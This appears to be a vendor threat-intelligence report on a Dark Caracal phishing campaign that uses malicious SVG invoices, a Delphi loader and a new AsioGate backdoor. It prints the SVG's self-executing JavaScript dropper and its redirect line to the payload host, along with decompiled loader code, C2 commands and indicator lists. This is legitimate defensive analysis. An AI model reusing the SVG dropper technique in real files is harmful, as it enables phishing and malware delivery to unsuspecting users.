Dark Caracal delivers brand new Backdoor using SVG-based techniques

Report Id: APT-20260203
Version: 1.0 (16.February.2026)

Executive Summary

Dark Caracal is a threat group that has conducted cyber-espionage campaigns since at least 2012, targeting individuals and organizations worldwide. Since 2021[1], the group has demonstrated an increased operational focus on Spanish-speaking countries, particularly in Latin America.

Since mid-December, we have observed a new campaign targeting Venezuelan entities, including both individuals and organizations. The attack chain begins with financial-themed phishing emails, including invoices and quotations, impersonating Venezuelan companies across multiple sectors and industries, ultimately leading to the distribution of a new backdoor trojan we dubbed AsioGate. Notably, this campaign incorporates the use of SVG files as part of the phishing lure. Further analysis of the campaign revealed that components of the attack chain were reused to target entities and individuals in Chile and Brazil.

This report in a nutshell:

- Dark Caracal has adopted SVG files as part of its phishing delivery techniques;
- The campaign targets Venezuelan individuals and entities using financial-themed phishing lures;
- The attack ultimately deploys a new backdoor named AsioGate used for espionage.

Techniques, Tactics and Procedures specific for this campaign:

Infrastructure
URL shortener services and servers are under group control

Infection vector
Phishing with malicious SVG files

Implants
Delphi Loader, AsioGate

Victimology
Venezuela, Chile, Brazil

Kaspersky's products detect this threat as `HEUR:Trojan.Script.Generic`, `HEUR:Trojan.Win32.Inject.gen`, `HEUR:Trojan.Win32.AsioGate.gen`.

For more information, please contact: intelreports@kaspersky.com.

[1] Dark Caracal continues targeting Spanish-language countries

Technical Details

Background

Dark Caracal is a threat group that has been conducting cyber-espionage campaigns since at least 2012. Known for its multi-platform approach, the group targets individuals and organizations across various sectors, including government, military, utilities, finance, and manufacturing.

The group's procedure has remained largely consistent over the years. The infection chain typically begins with phishing emails delivering malicious attachments, most commonly Microsoft Word documents and PDF files, which embed VBA macros or JavaScript, or include links to compressed archives. These archives lead to a second-stage infection, typically involving a dropper that ultimately deploys and injects a trojan for espionage, most notably Bandook and Poco RAT.

Initial infection

As a common technique employed by Dark Caracal, users are targeted with a phishing email pretending to be an invoice, in this case, from a Venezuelan company and containing a malicious SVG payload attached to it. We have identified at least ten Venezuelan company names that were impersonated in the subject lines of phishing emails. These include companies from various industries and of different sizes, including small and medium-sized enterprises. In addition, we observed the use of generic subject lines such as "Payment receipt", "New quotation", "Updated quotation", among others.



Fig. 1 Phishing email delivering a malicious SVG attachment disguised as an invoice

The message contained in the email urges the user to check the invoice and confirm that the payment can be performed, thus directing the user to download the payload and execute it in order to do so.

MD5	e2cb3da1a58661f8d0ce135c005fa4c8
SHA1	b3a4b6861603b5bd5ba816506065bfb8743be290
SHA256	fbb3ebaabea5d6dc15c8c6870e3bada5c4ab823540121eadd71b526f0e0718c3
File type	SVG Scalable Vector Graphics image
File size	151.83 KB
File name	FACTURA_DE_PAGO_DISPONIBLE - KLK SISTEMAS _13_113.svg

Once the attached SVG is opened, usually done with the default browser on the victim's machine, the script contained in the file is automatically executed upon loading (Figure 2). This SVG is blank in essence, but to show a

fake Adobe Acrobat Reader prompt (Fig. 3), it uses JavaScript and a big Base64 chunk of data contained in itself. By decoding this chunk of data, a dynamic document is created by parsing the decoded data as another SVG file. It then replaces its content with the content of that second SVG that has a prompt with the title “Documento Generado” (*Document Generated*) and urges the user to check the ZIP file being downloaded (Figure 3). The reason for not using the original disguise in the main SVG file may be intended to thwart detection or rules designed to prevent this type of attack, which are growing in popularity.

```
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 800 600">
  <rect width="100%" height="100%" fill="#fff"/>
  <text x="400" y="300" font-family="sans-serif" text-anchor="middle" fill="#666">
    loading image...
  </text>                                          Second SVG chunk
  <script id="b64" type="application/octet-
stream">CjxzdmcgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvc3ZnIgogICAgIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3Lnc
zLm9yZy8xOTk5L3hsaW5rIgogICAgIHZpZXdCb3g9IjAgMCA4MDAgNjAwIgogICAgIHJvbGU9ImltZyIKICAgICBhcmlhLWxhYmVsbG
VkYnk9InRpdGxlIGRlc2MiPgogIDx0aXRsZSBpZD0idGl0bGUiPkRvY3VtZW50byBHZW5lcmFkbzwvdGl0bGU+CiAgPGRlc2MgaWQ9I
mRlc2M
[...]
gZmlsbGVyIC0tPgo8IS0tIGZpbGxlciAtLT4KPCEtLSBmaWxsZXIgLS0+CjwhLS0gZmlsbGVyIC0tPgo8IS0tIGZpbGxlciAtLT4KPC
EtLSBmaWxsZXIgLS0+CjwhLS0gZmlsbGVyIC0tPgo8IS0tIGZpbGxlciAtLT4KPCEtLSBmaWxsZXIgLS0+CjwhLS0gZmlsbGVyIC0tP
go8IS0tIGZpbGxlciAtLT4KPC9zdmc+</script>
  <script><![CDATA[
    try {
      const data = document.getElementById('b64').textContent.trim();
      const decoded = new TextDecoder().decode(Uint8Array.from(atob(data), c => c.charCodeAt(0)));
      const parser = new DOMParser();
      const newDoc = parser.parseFromString(decoded, "image/svg+xml");
      const root = newDoc.documentElement;                    Replace current view
      const current = document.documentElement;
      while (current.firstChild) current.removeChild(current.firstChild);
      for (const child of Array.from(root.childNodes)) {
        current.appendChild(document.importNode(child, true));
      }
      newDoc.querySelectorAll('script').forEach(scr => {
        const sc = document.createElementNS("http://www.w3.org/2000/svg", "script");
        if (scr.textContent) sc.textContent = scr.textContent;
        current.appendChild(sc);
      });
    } catch {                                  Extract and evaluate JS

    }
  ]]></script>
</svg>
```

Fig. 2 SVG containing embedded malicious JavaScript



Fig. 3 Fake Adobe Acrobat Reader prompt

To kickstart the download of the malicious ZIP file (with the `.rev` extension, a WinRAR-generated recovery volume that holds redundant data enabling the reconstruction of missing parts in corrupted or incomplete multi-part archives), the original SVG extracts a JavaScript code contained in the second SVG file: `location.href='https://ja[.]cat/ksebe0';`. The JavaScript code is then injected in the current DOM and the browser is redirected to a legitimate URL shortening service running at `ja[.]cat`, which, in turn, moves the traffic to the actual malicious URL delivering the ZIP:

```
hxxps://getpdf[.]digital/secure_uploader/download_public.php?file=grei%2FFactura_Lista_para_Descarga_2026-01-07_v1.rev&token=aecb9a78562e388981edabfbaa3774699be413d2687b1b684ab1e21d743c2579
```

We have also observed the use of the shortener service `tiny[.]url` as well as other malicious URLs delivering the final payload as `visualizarpdf[.]online`.

The final URL will perform the download of the ZIP file `Factura_Lista_para_Descarga_2026-01-07_v1.rev` containing the file `Factura_Lista_para_Descarga_2026-01-07_v1.exe` which is a loader executable part of Dark Caracal latest MO.

First stage: Loader

MD5	977e946a8fe0e452e48b4ef4729f6999
SHA1	2f7360252c63948d440ec55116047cb15ecc1f0a
SHA256	632cd3499c1118d3c70e2bc57b46d446d7cdfe057e9863bc5f84d5de174ca120
Link time	2026-01-06 11:34:20 UTC
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	Borland Delphi (2006)
File size	14.52 MB
File name	Factura_Lista_para_Descarga_2026-01-07_v1.exe

Dark Caracal has been utilizing the same loader for years now, and this is not the exception, with features that try to thwart analysis or hide its actions. The main focus of this loader is to inject the payload that is stored on its resources into different processes. This payload is the final step for infection: AsioGate.

The loader used in this campaign loads all the necessary APIs dynamically. All the DLL names and API functions are encrypted – hardcoded into the executable – using two algorithms that are not commonly used: IDEA-ECB for data symmetric encryption and Tiger-192 hashing to be used as a key for these encryption processes. These uncommon algorithms fit into how Dark Caracal has behaved in the past (e.g. choosing Twofish and Ripemd-160 in previous campaigns). After the decryption of the strings (Figure 4), the function addresses are loaded into memory for future use (Figure 5).



Fig. 4 Decrypted strings

```
idr404FBC__LStrAsg(
  &encrypted_data,
  "5cbAXPuleGsxv7HU8J/vAXQcrIkDKC0H3psEx01B0/KNF9Ge1tBGeyVer6QcAUScHZL0IqW5bTPW6eARPm4gRPB+S66VkDOUKct466j2x+HWqr7OmibB"
  "SxXVRLvRdoawA+doQA89ImdmhYafB7O1+zluLFqa85++xQ4sIBWqMZcgcClsvBaKrd3F8h9tJGX5J+2FPshNIR9+r7pWoq8TA01ikcyZXVr6pYwpRB4l"
  "IaBLrAH1Zgj1gnZnOZtCiyRnGiAhnycH8P+gF1IgZyE6i7scqHcySMUQT4gFeoblad4nvRDvi7QUKXFC1Ml1+Qa5pW3UgR5XS/UU/qAc5tdkbYcwoiU8"
  "DGlkQ9mOlBIqbWxjSTEzVWhMlmgq32TvJGqmZ9GxSujMyUF7Sc/w2ZxnJzRFSvVRZ7sWq3rqynZx787giiXy4HDjohRCzcatKT0b3q0Z1nJbPySsSfwJ"
  "sx5DK0UUnUUQ3Q999Ov9j4MmsL3OaEeYfmsyjsD8PYR/jooXxUHvuuFi4km1DOeLGp9kfFjO+1j6s0i2ie0m8WW0gxAkFb8cJ2FpfXAgOix0JfATEURn"
  "ytjYUUV//V08Kv/llQWsF5n/HXO8D+qXhbomyM2pM1HV31TzGd0HEIDumyXcVR611Jmp/h17npRr31pqNgCFgET2bvEQ6x8LLteHADEGwCZQt16sohD"
  "dakL60sm7aP6oF8SINUVsN62iwsQNO9CNiek99VRDQmphhVPtkQKgn+je00UnNiEouDz5lKwktEwm04THGeBti2TIYbmSj1L/v8fXm2jA4I5RrFaPo7n"
  "W2aDFT7EKg4YuTy2nZa/HUxdd83Uo/9b3DFbjzyiYZL8sN1xVJvPmu9FdHA6CdkKVPbXyScNgle0oi4RuouNAzh01sZuaTvtOKO04FQFFYarG1b15ovq"
  "ArsR4q4N4XOxDuMOnycZFd+4DIOwQNQpcwBwpBnTPvcUtvNVbWKs2OqVqpqsB41AjUZdO9W8sX52AdP6o/BIeWzmLzVVcg6QcHg=");
idr404FBC__LStrAsg(&key, "TvcJB5LUtkDMvN5mzwQslUll8WJu891g");
v0 = idr00471338__Unit26_decrypt_apis(encrypted_data, key);
((*v0)->idr41CEE8_TStringList_Get)(&v50, 0, ExceptionList);
idr404FBC__LStrAsg(&kernel32_dll, v50);
((*v0)->idr41CEE8_TStringList_Get)(&v49, 1);
idr404FBC__LStrAsg(&IsBadReadPtr, v49);
((*v0)->idr41CEE8_TStringList_Get)(&v48, 2);
idr404FBC__LStrAsg(&GetCommandLineA, v48);
((*v0)->idr41CEE8_TStringList_Get)(&v47, 3);
idr404FBC__LStrAsg(&CreateProcessA, v47);
((*v0)->idr41CEE8_TStringList_Get)(&v46, 4);
```

Fig. 5 Dynamically resolved function addresses loaded into memory

With the APIs loaded and ready to be used, the implant creates a new threat that is going to be a watcher and waits until the payload in the resources is decrypted. The decryption is done with the same algorithms mentioned previously but using a different key. A new thread is going to be created to decrypt the resource, and, once done, it toggles a global variable to inform the watcher that the decryption was completed successfully. The watcher then creates two consecutive processes of itself and performs Process Hollowing to inject the payload into them.

It is important to denote that, in this whole process of injection, there are no signs of attempts of persistence of the loader. Once the main process – and child processes – are killed, the infection is stopped.

Analysis deterrents

There are methods in this loader that try to stop or deter either analysis or sandboxing. The use of dead code or functions is applied in almost every step of the loading process. Other techniques like large and costly loops are also used, along with the use of `Sleep`, in order to make time for the implant to waste time in case a sandbox is

being utilized. The implant executes many calls to functions whose results are ignored and make the code more difficult to read (i.e. `StrToInt` or `IntToStr`).

```
n0x6EDE = 0x6EDE;
v114 = 0;
idr405000__LStrLAsg(&idr4703DC_VMT_4703DC_TDCP_idea, "819191");
for ( i = 0; i != 100001; ++i )
  ;
if ( idr4096E8_StrToInt(idr4703DC_VMT_4703DC_TDCP_idea) != 819191
```

Fig. 6 Unused function calls included to hinder code readability

A more effective approach taken by this loader is the use of exceptions to obfuscate its control flow. In Delphi, as in other popular programming languages, the developer can make use of try/except blocks[2] in order to handle any error raised from within a function. Dark Caracal's Delphi loader "hides" portions of its code (especially during decompilation) into these exception handlers and forces that code to be executed by forcibly raising an exception. The exception is raised usually by misusing different functions (e.g. trying to convert a string to a number using `StrToInt`). As demonstrated in Figure 7, the green block is code that is executed once the `StrToInt` function, called on the main flow of execution, raises an exception.



Fig. 7 Use of exception handling to obfuscate malicious code

Second stage: AsioGate

MD5	ecbefe0aaf2434cc933dd2b5630678b3
SHA1	b92cd12311e8f965cf66541ebcbdf03a5e94a4cc
SHA256	fbbae6566e3b60260373cdfd75ac1da4a20c6ee9e92025f1b5c149214a33e5d5
Link time	2026-01-06 11:28:24 UTC
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	Microsoft Visual C/C++ (19.33.31630) [LTCG/C]
File size	19.25 MB

[2] Exceptions (Delphi) – RAD Studio

After the injection stage, a new backdoor we dubbed AsioGate is deployed. The name reflects its reliance on the Asio C++ asynchronous networking library. The malware functions as an access component for command execution and the delivery of additional payloads. The implant is typically stripped from all symbols and presents some minor anti-analysis functionalities: "trash loops" (Figure 8) and calls to the `Sleep` function are all over the binary.

```
sub_13152200(v44, v25, &dword_1318AB88);
sub_13146E60(v44[0], v44[1], v44[2], v45, v46, v47);
LOBYTE(v86) = 15;
if ( n0x10_1 >= 0x10 )
{
  v26 = v78[0];
  v27 = n0x10_1 + 1;
  if ( n0x10_1 + 1 >= 0x1000 )
  {
    v26 = *(v78[0] - 4);
    v27 = n0x10_1 + 36;
    if ( (v78[0] - v26 - 4) > 0x1F )
      goto LABEL_94;
  }
  v47 = v27;
  _free(v26);
}
LOBYTE(v86) = 14;
v79 = 0;
n0x10_1 = 15;
LOBYTE(v78[0]) = 0;
if ( n0x10_2 >= 0x10 )
{
  v28 = v57[0];
  v29 = n0x10_2 + 1;
  if ( n0x10_2 + 1 >= 0x1000 )
  {
    v28 = *(v57[0] - 4);
    v29 = n0x10_2 + 36;
    if ( (v57[0] - v28 - 4) > 0x1F )
      goto LABEL_94;
  }
  v47 = v29;
  _free(v28);
}
LOBYTE(v86) = 13;
```

Fig. 8 Example of two consecutive loops with no purpose other than thwarting analysis

AsioGate samples used in this campaign are loaded into memory and packed with UPX (Ultimate Packer for Executables). As mentioned before and based on the code similarities and string comparisons, the implant was developed using the Asio C++ library; this is an evolution from previous implants utilized by Dark Caracal which were compiled using the Poco C++ library[3]. Once active, the backdoor connects to a command-and-control (C2) server and sends a preliminary message to the server containing information about the infected system. As the rest of the tools utilized by Dark Caracal, this backdoor uses a separator (`^(1%`) for the information being sent:

- Backdoor ID or placeholder (`IM2IA`)
- FNV hash of execution timestamp
- Campaign start date (`Y1-06-1`)
- Computer name
- Domain name
- OS name and version
- Uptime

[3] The evolution of Dark Caracal tools: analysis of a campaign featuring Poco RAT

```
00000000  49 4d 32 49 41 5e 28 31 25 34 61 30 39 38 63 65  |IM2IA^(1%4a098ce|
00000010  64 5e 28 31 25 59 31 2d 30 36 2d 31 5e 28 31 25  |d^(1%Y1-06-1^(1%|
00000020  63 6f 6d 70 2d 31 5e 28 31 25 57 4f 52 4b 53 54  |comp-1^(1%WORKST|
00000030  41 54 49 4f 4e 2d 31 5e 28 31 25 57 69 6e 64 6f  |ATION-1^(1%Windo|
00000040  77 73 20 31 30 2e 30 20 28 42 75 69 6c 64 20 31  |ws 10.0 (Build 1|
00000050  33 33 37 29 5e 28 31 25 31 64 20 37 68 20 32 30  |337)^(1%1d 7h 20|
00000060  6d 20 35 31 73 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b  |m 51s...........|
```

Communication

All communication between the backdoor and the C2 is done via a TCP connection to the port and server hardcoded into the binary. The information sent from and to the C2 is also encrypted using AES-128 – with the key present in the binary – and encoded using Base64.

Commands

After sending the information about the infected machine back to the C2, the backdoor waits for its controller to receive commands. The backdoor currently accepts 4 commands from the C2, which are the following:

CMD	Action
`UUII^%`	Information about current execution: • Placeholder (`SS11@^^`); • Hash of execution timestamp; • Idle time; • Title of the focused window
`SEND_FILE`	Send file from victim's computer to the C2
`d!dss#^%`	Three-step command: • Reconnect to the server on an alternative connection; • Retrieve an executable and saved to a specified path; • Execute it
`saass#^aa%`	Download file from an URL and execute it

Only one of the commands presents a descriptive name, the others being randomized or obfuscated to obscure its purpose.

Infrastructure

The group uses link-shortening services like `tiny[.]url` and `ja[.]cat` to obfuscate the malicious URLs used to deliver the final payload.

Domain	IP	First seen	ASN
`getpdf[.]digital`	`88.223.87[.]49`	2025-09-18	47583
`visualizarpdf[.]online`	`147.79.120[.]218`	-	47583

C2 is hardcoded into the AsioGate, along with the port `3919` (TCP) which is being used to communicate with the malicious server. This same address and port are reused when the implant is querying for a file through the command `d!dss#^%`. The C2 server is hosted on AlexHost, a platform used by the group in previous campaigns.

Domain	IP	First seen	ASN
-	193.233.203[.]119	2022-12-01	200019

Victims

According to our telemetry, the target of the campaign is Venezuelan individuals and organizations. Based on the naming of the SVG files and `.ve` domains used as email senders, Venezuelan companies are being used as a masquerade to reach the victims located in that country. Components of the attack chain were reused to target entities and individuals in Chile and Brazil.

Attribution

We identified several technical and behavioral elements that align with Dark Caracal's previously documented TTPs, leading us to assess attribution with moderate confidence. This assessment is supported by the following observations:

- Overlap in TTPs: The use of financially themed, low-complexity phishing lures; malicious attachments redirecting victims to payloads hosted behind URL shortener services; and a multi-stage execution flow consisting of a `.rev` dropper, a Delphi-based loader, and the final injection of the malicious payload is consistent with the group's previously documented tradecraft.
- Tooling similarities: The analyzed dropper closely resembles those observed in previous campaigns associated with the deployment of Bandook and Poco RAT, sharing common delivery patterns and the use of structured exception handling to divert the execution flow toward malicious code. Additionally, the loader employs non-standard or less commonly used algorithms for encryption and encryption-key derivation, a design choice consistently observed across previous variants and intended to complicate analysis. Moreover, the backdoor follows the same data formatting convention observed across other Dark Caracal tools, using the custom separator `^(1%)` to delimit exfiltrated information.
- Targeted countries: The observed targeting of entities and individuals in Latin America, particularly Venezuela, aligns with the groups' long-standing operational focus on the region, which has been documented since at least 2021.
- Constant usage of the same ASN: Dark Caracal has been utilizing the same hosting platform – AlexHost – for the control of Poco RAT since, at least, 2024[4].

While the technical and behavioral indicators described above closely match those seen in recent attacks attributed to the Dark Caracal threat actor, we must keep open the possibility that the observed activity is being leveraged by a different adversary who is using tools supplied by a third-party "malware-as-a-service" provider, as hypothesized earlier[5]. Should future evidence substantiate this hypothesis, we will update the attribution in subsequent briefings.

Conclusions

Dark Caracal is a highly active group that targets various industries around the world. Since 2021, the group has maintained a focus on Latin America, conducting recurring campaigns against companies and individuals across the region, including Venezuela in the current campaign. Dark Caracal demonstrates continued evolution through the adoption of novel attack-chain techniques, including malicious SVG files, as well as the introduction of a newly backdoor into its toolset. These developments position the group as a latent global threat.

[4] The evolution of Dark Caracal tools: analysis of a campaign featuring Poco RAT
[5] Bandook: Signed & Delivered – Check Point Research

Appendix I – Indicators of Compromise

Note: *The indicators in this section are valid at the time of publication. Any future changes will be directly updated in the corresponding .ioc file.*

SVG phishing file hashes

```
041f208716daf21cdcfb2e6a625224ce
06d29cc1808313889c872da727dc5ce6
0f16815f942dd5d1e99f4ee1c0eeba05
0fa0420dacff751ef010acfe6b169695
1bfacd2467848ed8816adebb655aa097
1e0ead8d5bfe2eca93adac8c08974b67
2180c96c65c7000665d8aef3e9675380
281ed50fd224eaddbbad6fef95fea47a
28c6cfb97ceb197f227d39335af98073
2c38fb89e3028dbb309b776477db72e0
3d58d8a106ba9b6c18cac3cf326bb3a8
3fb44780bb38533dfb352cf0fc582161
41178e226c0d026b6e5f64201ddb3b6d
53537772fdc619c228d4d39b87def91a
552887f861ad24f0bdbb7979bf4c7b7e
56665e5420c1d40bb619d5b96dbe6830
590c1fec9b3a6ec8fd693153546b27ad
5af845f654032a0d33395dcd9fc40cb3
5be42f1597cfa67469dcf97a387f2a6d
5fe7b19d05fc60ab66cc5d1aace1a86b
656b5de51a5f9af3a0fafa979a8eca7a
6937cbf3afc737c4653c4f5bb78c2a66
6c33b96fa279c60ba28ff9ec8b507a6d
6cd9708c90ed4adfa3ff6489338b3423
6cf10b82250cb8b2187999bfb0b824c4
6d0d7a311015e4550413e61efb1f8cdd
6d99410471c9330d79da143ed0405096
78322c60555ac6da50689e8022067e04
7bed0f7b6d3d033504ea59a248694899
86ae015c5687f1e5bccc690a4c3d32c5
870aa7d839a74f1f678c1fb4dedf7c70
88369b0494d72e5562b6b4292a52a45c
8a5adf055e0824fe86f595c0ea448c85
a62213a5801b83c995e62a5da56c4781
a692cc694caac5c27d421a67356f59c3
a998d5dbd3a96944d6165e96ad648ed3
b103fb1250fac3af13090eb85cb67c03
b3343322cfac11454a592e71d3d08971
bd5852bf417476a0a3298ae8326ff855
c6ac130f25bd71956a5bd4c753f2153c
c754d1c8929b0e21ae145d03c9c99116
c999917d2b06b5a5ffddb0512efe0bf3
cbbf7ff8004cf3a32aecd4e00c0c17c1
eb80dccf22452647a9ef585fcbcf7b1c
ebefc71b4b950d585d7ff2a858bb00db
ee0783fee94d2fe3905e79bb8f3b4e88
ee1a21263fbb0d7d80469b777dcb3fad
e2cb3da1a58661f8d0ce135c005fa4c8
```

```
f06632bd5c38ac696dfb83bd1e090415
f731295902be39fe1b431e2074270dcd
```

Loader file hashes

```
010c8207d76a73e029fd3664edb73f0c
0185511556a0ec35ef6fad6532ba7205
018f43491d753df37ba3df8badf3732e
02d6a6654f7512fde7565679f88b5bed
04536af6735af9d21ce7a5add127ee6b
05403da1bb531e4e9b067e13495a1afb
0583d8d1535ae1f6d0e8c93dcf5ef2b7
05990ef9d0cfb0e2c427641c05824bb1
08e5c74c9585408ec070497dffe7bea7
0942b63cbfa05a28233742fa52e91bbc
09618a75c185bde43f829f691b7f1b0d
09e6ed0d004b1b3a68838ab88b951a5d
0aa7809f810a7671d97051c04aa1a28a
0ae43a121178078b776aad91b98c6aa7
0aeb88325acc7ead025d19ed0d7ce731
0bf96d738023c165f5a61fd27d8849ce
0c2b85872822c9b220e1d7db406585bc
0d7a2ba4ac5cd543b29ccc88fcbae695
0f63ec318c9bc67654c2047265bc6819
0f6d7849c5dbe0197a02e9b5c2d5a65a
117d4f6dd9924d1e3b5f65e414ee97d6
11ac554f2822f25216e56bd2af7d147c
123b06554f386d6d2cf7994ed1ddbc31
1576bc27884196a5163570cafeb706e6
16adb9be942c0eedaa14d4c7036e914e
1711dd86c6155ef54c2b2a3fb30c3acf
1800574f37107bee6aa925c657273dc9
1808c6b1a0659a05993c0f9f41c8b1a5
180a429ee28ba83c277e7cc0ac222f56
1844d3a03c1ceb817e8d677b446f05ef
192b282711038ac237dafbbd45bf1bb2
1a83edc0c8cbbab3501735c4f8472d2c
1b0f6a4a1f5ae69b018e2d0839e046a3
1ba61eed7f7ceda5ba9806d2beaacd2b
1bd61efe67c275acb5f00d5254c85543
1bf7b6d7b63da036459cdc7b846703bb
1c41e56edbec51c0f58c1a277859c119
1caeb70a376102b5fc764ecbbfb19cef
1e1da7e75d3b4c2ac01e571f8322ddd4
1fdf2621242030d8e058f5a76d1e26d5
201628d837eb75e2c0be5be4f459c2a0
229e1eb39478c152a11b17e157579f29
23e50c5aea126f4f2ab24213b3dbe461
24c05e1fc18d1561d78eb5c825f5f933
25f68c439b3975807ac258c91207c191
2679b288de4eb6daf31e6bcb4b5f95c2
27052e131728e24384f116f5d1d3e93f
27da6da6ba17d5c1019cce7e1567ba23
2a85de439fbb8626aaebac86ac649e6c
2ac25d635cc395df59b295277df3fe28
2f35f33e351839fbc412d37463cc642a
2f8bdf4b3f100d0ba05f10a6d79b0930
```

```
30bb597b56e873667251c7cea916934e
32ed47dc66a2d0cf153b8104f7c38aae
352c973ad0a347d7f355e7ef213c585e
358563eb0f200544aea1cd52a6bccbf0
